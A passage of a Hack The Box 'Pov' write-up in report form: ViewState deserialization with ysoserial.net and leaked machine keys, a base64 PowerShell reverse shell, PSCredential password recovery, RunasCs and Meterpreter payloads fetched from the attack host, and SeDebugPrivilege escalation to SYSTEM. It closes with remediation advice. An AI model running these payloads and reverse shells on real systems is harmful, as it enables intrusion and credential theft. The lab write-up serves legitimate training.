
`ysoserial.net` is a Windows x86 binary. A Windows VM was used for payload generation. A benign test payload was built first to confirm the tool and workflow:

```
.\ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "ping 127.0.0.1"
```



With execution confirmed, a reverse shell payload was built for delivery. The PowerShell one-liner was base64-encoded:






The final ViewState payload was generated with the full key set from `web.config`:

```
.\ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e <BASE64>" \
  --path="/portfolio" --apppath="/" \
  --validationalg="SHA1" \
  --validationkey=5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB... \
  --decryptionalg="AES" \
  --decryptionkey=74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43
```

```
PS C:\Users\joe\Downloads\ysoserial-1dba9c4416ba6e79b6b262b758fa75e2ee9008e9\Release> .\ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABO
AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4ANgAwACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAg
ACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBh
AG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3ACAATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBh
AG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBl
AHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABh
AHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAGAAYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAk
AHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBD
AGwAbwBzAGUAKAApAA==" --path="/portfolio" --append="/" --validationalg="SHA1" --validationkey=5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB87018
F605F7B7872EFACE791AAD71A267BC16633068 --decryptionalg="AES" --decryptionkey=7W477CFBDD09D66AUD4A8C8B5082A4CF9A15BF5UA99F6F80D5E822E347183B43
GujpWroOvYdv9nsYgZfWTJN0c3CbkSusI0GHF3B28IQWAXlo3pKDIvpRGkeH7k95W3kCauczcuxdyMN7XneaxzXy%2B%2FaUsK7N6bUJyzZFBPJbvk0pgUkH3QPr3IM8KljPNbWoJFizmrqC4YZlbMlkZPOkW%2BpJjuSfSiXGo%2Fg8iRkBXQY7
bTCXHhTW198pojN4Ls0RfNCGmSQAcUkctE5%2BiEHa8zSJPsi7h70sQzwY%2BKU8Da%2F1ndUkEzsROA%2BWA6ZcTbVzCtuftz%2FMUZE6hWmlAaTF8ZiOpTO81ggIORfny%2BeAJDZf%2FtGeTCydNWiiKucW3ICUx%2F9vGAwXtL7dhkxYijY1
3vt9zth4jRyxO4eMS6zBafVl29MAW6eSFwj%2FCq2%2Fwk%2BATrFTESmPsRH8bsTDXSwbaRE5TpEUT9VSHmS6L%2FoCkBmRGMVO%2BHWV%2BxGlhVB8%2FtAxnrTGNt5uOkWlNttHsqslPGEFP%2B3gOhLDrTb1e%2FcIMYgBJ9pSnpNOjsSy4i
NAhxIoXqg0SxNBmI0LpHjRxTFXJh%2B726CUQf5WS1K9uTFx%2BqfneEBg%2BALEZ3pFMXX6ZcXyXVnn282YEZhFyy6jeQBfxdn6EfuWcSiR%2BfifxTro3oBS4hJ9SgpF9lzsnxCmGU%2FxzhwycgaN8GpF4eEmh8A9Qp3fZTNhN3tlL2H25%2B
Dt2e41Lqs%2FgvVkRx5NREL3xGwOyQSk7ncKoOtZoZXgpJb8o0oaMeiUIiXjWBBxGEBj3k8tyuXhmAU9iovDEoktzY2wPJTVqHuEU%2Bz7hCgrB6YJUB0HIOeEwuBgISX82bAB5I6jD4Wt9qGXwNIBwo8RZ6ieKsMYUBHPXhut6BHjXFfSb0m7zB
csEo%2B2O0f5KTad6bU000SiBiphBzzGzSlQYZ%2FN8SXHlefVY4LcPAlfYPpBusOUaTfo7lsXHW9lo%2B8dNNfD5H%2BnyzXQQHmPU8yBhfG57QAWkwKkyFaqzKpOhPpZWiZN%2B9b2sNaYmjvkhwnf4%2F9Vuf%2FWQxnXv9tDsUhVZEkE9XSg
xrLsFe1veg1E%2F4jXBJw13UrgmZPFEpoG2uL69o5TpbwcvmiJOyqMQTnOh7fh7UjICdf%2Bv8et25ArWXP262Tok4kytqp9rlcOiRaYoYqd%2FyYZqtyDAJ55ENLHd8n7PZhmLzXHgrGf4cHqXtjDZ0SoDFNJUqAa6HoLQ661EQh0F1RyWaXNB
bCr2OMqYcgYBZQoAd2tEzGE7%2BkkACcZIEAIEMWvxp%2BTpx0KBx9YP29Awd8i%2BGdLsVLziArSzNp5cU5Uy%2FPm0lW4BKqcyouepV4MCWaPQU9nHCC%2BsC5sQU57CMs6wk9xQU4r212NkOfqRHUkkje3iNu026e3yVG6ud2IPgC1IwG8U1
KvYxk3DwzqvNQW388ZPt9TEFtGTqIcMVVFkLPPYK3h%2B5a2O0rCzjIFuKnQ5J3PrHaIsY1OZrpRIaTw4diUA55zmZxgg2Aa0cQOKV5lDD0Ta2CF9XOrxYV6nIEe8D2B4URUKhGBEPZrCgdjGFmXHYo2vqMTcxe9tclu3dW%2FrixoY%2BggtdYP
wNtpvlF6uEh6Y9E8aUA%2BQipLaQfnD5aH6%2Bf5DVC961tLIkYOX7%2FVwvBWytc6gPSEWlRI%2BJSjh9zAX8Nz8XkKB7WilptgYyN9DSauOYT%2FUQ7nAHqFex3ISu2uOijvPSZDUZ3Fk3gZaDMnwJAMNbqOfQJGSEyoUnbmZA%2FxYdlWle
LCYc7VWy9%2Bmaxmaag Ic6Iy0XFRJ63cQGbclzxhmf1C1mvxOkp4n5muK8J5hNV%2F2emItVlKiH6Ug4YAVAzJqPW1nA9OLqUZ9qI10Wtm4C0Rbu4imKFFXPrgKdWtL7JmA5xezSoZaV1iDzT3Bp3jUmeCbugg1tNgqNnWZzFVfMi5YtrzS%2Bve
1ak2tsmkR9UAbZyWxqZ2ivP4pX1ILAX5BCrjdCcZWd%2B38aHSDi4e9S3OYJBNO%2BV9ZjOX4KbfgdojmC7FuKjPjiALjD46niUZPZloHYzAmhRIV2vBEssaCD5%2FoaU7QAlmRHKwzLYF8JJPxmp374KcIOSbRfzo84rzcUSCjX6KeT%2FsA0cd
Vr2U%2Fmmy6%2BhXovbY3eT7tYnHvDsQ6pthrbuVGTrq3wcKaSxb407aV3jX5CZoUX556BiYDovBRnzvNkyL6mW1Y%2FAF2Gpdcn9jWfYFn8uhK49qBg8nW3Tb8dm%2F9550eNjTzuaMV7OML2jHbi3xE8phdgTO8ot4bQp1tyFvjjqV17nF8VIS
jhuxLRp3g9pXOYQInxsGpKwKB5efdCsaNJwQG3DXA4NlsvZDyb1i2aRA6TyH7G%2FUerWDJONu4WAjPf%2F5qvDuEprKd8s9ttTUMysH6ROyE77x4fbEdPjFt3sdG%2BdUAklFEuYbhaCeG%2F1xcOL3WpcpAZK4beiqqoguHpEU5%2BmM7k4X95
f8OAiFLvJVsjAvLpvY8rrk%2BMjhqm2RR5XR3eTuFB2ytU9hEjMWpJYNUEI1L6votpVseCcKoLcg9s0orIW0osIdlfCkG9hkKeKVcpGa62Jhj%2BnZG5Mei94YzdVaSvqL1B8zy243%2Fcvw21ZayiJIB9b0OieV%2B3F4RNXPiYvXeOfCSpDjI4
Dj4hIpTxcIeKJCuk3vyj7VnGL1JJg%2BSIeZeQfXetNv1kAWWBEWXuxnhwHiS5MtotkkKclsC%2FVB3yuGeqiQ48ZdZmDMs8bZy7EBOzU%2BIDeR%2F6rBRIpbKgLPjLxtAn2%2Bua9jNk4og5kmFCwtECHmOZrq1g46rE4F%2Bgtxz1WoB%2BZL
9EbYitPusXqfKCDnOnGBThn89VoBLLM3DXXPrXZw8nVc02Poo80ozpz%2BqJ78sULlhP%2BZbPfjf1RIW9xS6NT6Qfdp4Cn6zUV5v4yE%2BvDmBTOLjMpXNn86mB1KE2X3c3ygyn%2BFjRXXeyOlLz6b7sD3trLIzn9YOjKFkeJ71DpZpZ5cH7NH
H5lra00PSPBhgv586s%2F1fh6sQrAHXvH%2FT3t4AUcAPmb0gdpz%2F%2F%2BO%2Bw02sN5NMdbMIT3WOsieaifTgOEbNmlxqMf4ZQFBbhQxap9PQiLNQY3E5fHZ7Fd%2FC6znotRPieLfWHf3HQo7%2FBEM7dmx2U7RN%2Bfdq0StW7pRASbEfg
A9gxhZW8whQzP18Vb2ZdrWtDvx%2B5h34ATCUkM9RGjncr5GBp2MYZYg2wK63LPZwMKAgxEkrZctG%2FBiwQQeIJyyp6XXthEwwBtyVYXD1bEmIoas0%2B5WHNkrDud5COZ5qIwNljrtT03kNH7cBQNaV7nSzAGrVkV7CfSb%2BDEIl0tViVc3ys
rOnMjUzyNOsTqmOLh%2FRl8H7xn%2FAOff9glA7HuhmyyuiU3xtGIvAHXFJAowUQXNlHg4YfRL1WVyqV0SQdF2RAZI1wzm6A4i%2F%2FUgjpXWJekBa2Y%2FcZMMIm7O8NgBRzIyoh0i7tVn2lXyqX0Xeas1%2FGl6VvxCRX128UMW14JJ2gSRcG
JlZ8ROt1gtW6tUOPznz5k5PcDv%2BzxA5AYNUG86XKaIhlP4%2F75acvv8ZT9J0xLZ8QlE79Ewg0OPVhbpvcLYPv%2F1lnlbL9UCMfNuTZ%2FMgJuLBmHYROwdZf2XSb5R%2BT2jnvrK8frglNCErbCPeRLqTqJfWOq8lkjSpJ9Wra%2FWFnk8GH
ZAYoIUQ8SirF10Lj8bRdOv8E5IH2Sz8oZrxHPCSS2MjsZCyCjxOn7LcFydHvDvlJN80WaHvMC%2FJRucUqIk079%2BzFZWzIqu2XO4OeL4n7jqRu6nPVUmlE5ftwyy1Bp8xODEPiNzVjpaIMnWQhizS07al0PwJu7Sctc5I6H3%2B53KA7XvQ9fd
nQKYmyL2GnBo2g2O1HSxmZ1jZ1KZrh94kSbnn4DzFfK%2By11HvMSXrA1xdFVT2YOMRXcKqd8gBLdjr8BI4u5PS%2BufVATw%2Bja6ifrlU%2F6t8Qg83uMyYUB7YfYH7pJbKcYeYjuVENjTt3M0Y2Og1j2%2BHsb0ZVJr%2BzsWA%2BU94yebC5
2cSaDW%2Ba%2Bb8uW52I%2BNxDgROUe3ODxU7iUL%2FfEjXs5RTiU9Uc1%2FRgPXuUqJyRvPgJEzG3%2FFBuCFNBrwVp3DQ1%2B1b2%2BbVp1ObiFtBTue4bfiUjl7xzFlVv8bWkB00E6l59HHveiCpQeDnEvJv%2BNtDoqpGKKhTz%2B7ZM7cI
35phnr99JrulJ6gws7CBrTe8vUHR2J4bUVFVj6mysgP182Tg84c%2BoLFhZffiktilQchtpvfaNX3DfX2z5XvAsyxf1UydWqim%2FZgipnW2zHsIiC9PN4zWrQfRQy0p0N8Hri8zvroJBVXkvQMuqDLIJN659Iza5reyikYt1tka%2BGwL6yJbhZ
%2BxtFF8OFrAj08siAlbkRBZAeL%2BO4%2BOaWaKg6Zvg4omd77p%2BYqOoCtgiC38iqE%2FOAG2j5lZCeIhZ8e97Irlpvhr%2BQhLGnjo8T94JdtGktyNBkndX%2Bn62FG4R6JZW2QGCMPzaPhhv1j5bLA5zh8Ov34QKHaxCbOZhs4m6ZIxMeyH
WQUDzGlzcF3y9ky%2FpdGVCET91jSdEU0yJN6Odi%2BwNZbWL%2FYaKcM%2Bt0PrH8xpAST7zcsdMzsuoOjdSSlFEptg5y7ZIC4PasTtOPE%2FHKEPVfrhE4%2FqZcpDRrimwPmvwyElACTrXvUR0RBNez%2BWi5MIXphwGQ%2BRhAEVUYoAPZhL
WKHgPUgnlOZru305HM7rVEz76ze9WzELPtOtCdy%2FAsxfpsLuFgbZLs79lO7R91gPG2MYxyIcOt4BR1NOyyXHHHaeMsWXCwKugoZxT5%2FN6Mj3JBd9V3RYUGPx5tka4NN8xz6DP9IKofjQM1Rq%2F43s53ZTXHNq5oUX3BjoDES8geP9hd
```

The generated payload was pasted into Burp Repeater as the `__VIEWSTATE` parameter value and sent:



A netcat listener was running on port 9001:

```
┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/Pov/viewgen]
└─$ rlwrap nc -nlvp 9001
listening on [any] 9001 ...
```

The reverse shell connected as `sfitz`:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Pov]
└─$ rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.10.106] 49671
whoami
pov\sfitz
PS C:\windows\system32\inetsrv>
```

5. PSCredential XML Decryption and Lateral Movement to alaading


`sfitz`'s Desktop contained no flag:

```
PS C:\users> dir


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/26/2023   4:31 PM                .NET v4.5
d-----        10/26/2023   4:31 PM                .NET v4.5 Classic
d-----        10/26/2023   4:21 PM                Administrator
d-----        10/26/2023   4:57 PM                alaading
d-r---        10/26/2023   2:02 PM                Public
d-----        12/25/2023   2:24 PM                sfitz


PS C:\users> cd sfitz
PS C:\users\sfitz> cd desktop
PS C:\users\sfitz\desktop> dir
PS C:\users\sfitz\desktop>
```

A directory listing of the home folder revealed an unusual file:

```
PS C:\users\sfitz> tree . /F
Folder PATH listing
Volume serial number is 0899-6CAF
C:\USERS\SFITZ
????3D Objects
????Contacts
????Desktop
????Documents
?       connection.xml
?
????Downloads
????Favorites
?   ?   Bing.url
?   ?
?   ????Links
????Links
?       Desktop.lnk
?       Downloads.lnk
?
????Music
????Pictures
????Saved Games
????Searches
????Videos
```

`Documents\connection.xml` contained a PSCredential XML export — an encrypted SecureString object for `alaading`, protected by `sfitz`'s DPAPI key:



Running in `sfitz`'s session, the DPAPI key was available. `Import-Clixml` deserialized the credential object and `GetNetworkCredential().Password` extracted the plaintext:

```
$enc_pass = Import-Clixml -Path 'C:\Users\sfitz\Documents\connection.xml'
$dec_pass = $enc_pass.GetNetworkCredential().Password
$dec_pass
```

```
PS C:\users\sfitz> $enc_pass = Import-Clixml -Path 'C:\Users\sfitz\Documents\connection.xml'
PS C:\users\sfitz> $dec_pass = $enc_pass.GetNetworkCredential().Password
PS C:\users\sfitz> $dec_pass
f8gQ8fynP44ek1m3
```

Credentials recovered: **`alaading:f8gQ8fynP44ek1m3`**

`RunasCs.exe` was transferred from the attack box and used to spawn a shell as `alaading` targeting a second listener:

```
PS C:\users\sfitz\Documents> iwr "http://10.10.16.60:8081/RunasCs.exe" -OutFile "C:\Windows\Temp\RunasCs.exe"
PS C:\users\sfitz\Documents> dir C:\Windows\Temp\RunasCs.exe


    Directory: C:\Windows\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/6/2026   9:56 AM          51712 RunasCs.exe
```

```
C:\Windows\Temp\RunasCs.exe alaading f8gQ8fynP44ek1m3 powershell -r 10.10.X.X:9002
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Pov]
└─$ rlwrap nc -nlvp 9002
listening on [any] 9002 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.10.106] 49679
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
pov\alaading
PS C:\Windows\system32>
```

The user flag was retrieved from `alaading`'s Desktop:

```
PS C:\users\alaading\desktop> dir
dir


    Directory: C:\users\alaading\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/6/2026   8:24 AM             34 user.txt


PS C:\users\alaading\desktop> type user.txt
type user.txt
25acf196aa8e49894bbd51466dd31449
```

---

6. Privilege Escalation — SeDebugPrivilege and Process Migration to SYSTEM

Checking `alaading`'s token privileges revealed `SeDebugPrivilege` in the Enabled state:

```
PS C:\users\alaading\desktop> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeDebugPrivilege              Debug programs                       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
```

`SeDebugPrivilege` grants the ability to open handles to processes owned by any user, including SYSTEM. The standard escalation path is to migrate a Meterpreter session into `lsass.exe`, which runs as `NT AUTHORITY\SYSTEM`.

A Meterpreter reverse TCP payload was generated with msfvenom and transferred to the target:

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.X.X LPORT=9003 -f exe -o sh.exe
```

```
PS C:\users\alaading\Documents> iwr "http://10.10.16.60:8081/sh.exe" -OutFile sh.exe
iwr "http://10.10.16.60:8081/sh.exe" -OutFile sh.exe
PS C:\users\alaading\Documents> dir
dir


    Directory: C:\users\alaading\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/6/2026  10:37 AM         256000 sh.exe
```

A Metasploit multi/handler was configured to catch the session:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/Pov]
└─$ sudo msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf exploit(multi/handler) > set LPORT 9003
LPORT => 9003
msf exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.16.60:9003
```

The payload was executed on the target:

```
    Directory: C:\users\alaading\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/6/2026  10:37 AM         256000 sh.exe


PS C:\users\alaading\Documents> .\sh.exe
.\sh.exe
```

With the Meterpreter session open, the process was migrated into `lsass.exe`:

```
meterpreter > migrate -N lsass.exe
meterpreter > shell
```

```
meterpreter > migrate -N lsass.exe
[*] Migrating from 1912 to 644...
[*] Migration completed successfully.
```

```
meterpreter > shell
Process 2772 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

The shell returned as `NT AUTHORITY\SYSTEM`. The root flag was retrieved:

```
 Directory of c:\Users\Administrator\Desktop

01/15/2024  05:11 AM    <DIR>          .
01/15/2024  05:11 AM    <DIR>          ..
06/06/2026  08:24 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,355,461,632 bytes free

c:\Users\Administrator\Desktop>type root.txt
type root.txt
a59bbfeae7648808cc9a737381ec6eaf
```

6 Remediation Summary

The findings from this assessment form a linear exploitation chain: path traversal exposes ViewState keys, deserialization achieves RCE, stored credentials enable lateral movement, and SeDebugPrivilege completes the privilege escalation to SYSTEM. Each finding should be remediated independently, as fixing any single link breaks the chain for future attacks.

6.1 Short Term

SHORT TERM REMEDIATION:

- Fix the path traversal in the CV download endpoint. The `file` parameter must not accept path separators or directory traversal sequences in any encoding. Implement an explicit allowlist of permitted filenames and reject any request where the resolved path does not begin with the intended base directory (validate with `Path.GetFullPath()` in .NET and compare against the expected root). The current filter's single-pass `../` removal is trivially bypassed with `....//`.
- Rotate the ASP.NET ViewState keys in `web.config` immediately. The `validationKey` and `decryptionKey` values exposed through the LFI are compromised and must be replaced with new cryptographically random values. After rotation, any previously generated ViewState payloads using the old keys will be rejected.
- Remove `Documents\connection.xml` from `sfitz`'s profile and rotate `alaading`'s password. PSCredential XML files encrypted with one user's DPAPI key should not be stored in accessible locations. Credentials for shared accounts should be managed through a PAM solution, not stored as encrypted files on the filesystem.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Revoke `SeDebugPrivilege` from `alaading`'s token. This privilege is intended only for kernel-mode debuggers and should not be assigned to standard or service accounts. Audit all accounts with `SeDebugPrivilege` using `whoami /priv` or `Get-LocalUser` combined with `secpol.msc` and restrict the right to only those accounts with a documented operational requirement (typically no regular user accounts).
- Review the ASP.NET application for additional deserialization sinks. ViewState is not the only deserialization path in ASP.NET — `ObjectDataSource`, session state providers, and custom serializers may also be exploitable. A full code review of the `dev.pov.htb` application is recommended to identify and remediate any additional unsafe deserialization.
- Consider disabling ViewState entirely if it is not required by the application. For pages that need it, enable ViewState MAC verification and ensure `enableViewStateMac` is set to `true` (the default) and never overridden. Periodically rotate the `machineKey` values as a matter of operational security.

6.3 Long Term

LONG TERM REMEDIATION:

- Implement a web application firewall or IIS request filtering rule to reject requests containing path traversal sequences (`../`, `....//`, and URL-encoded variants) in any parameter. This provides defence-in-depth complementing the application-level fix.
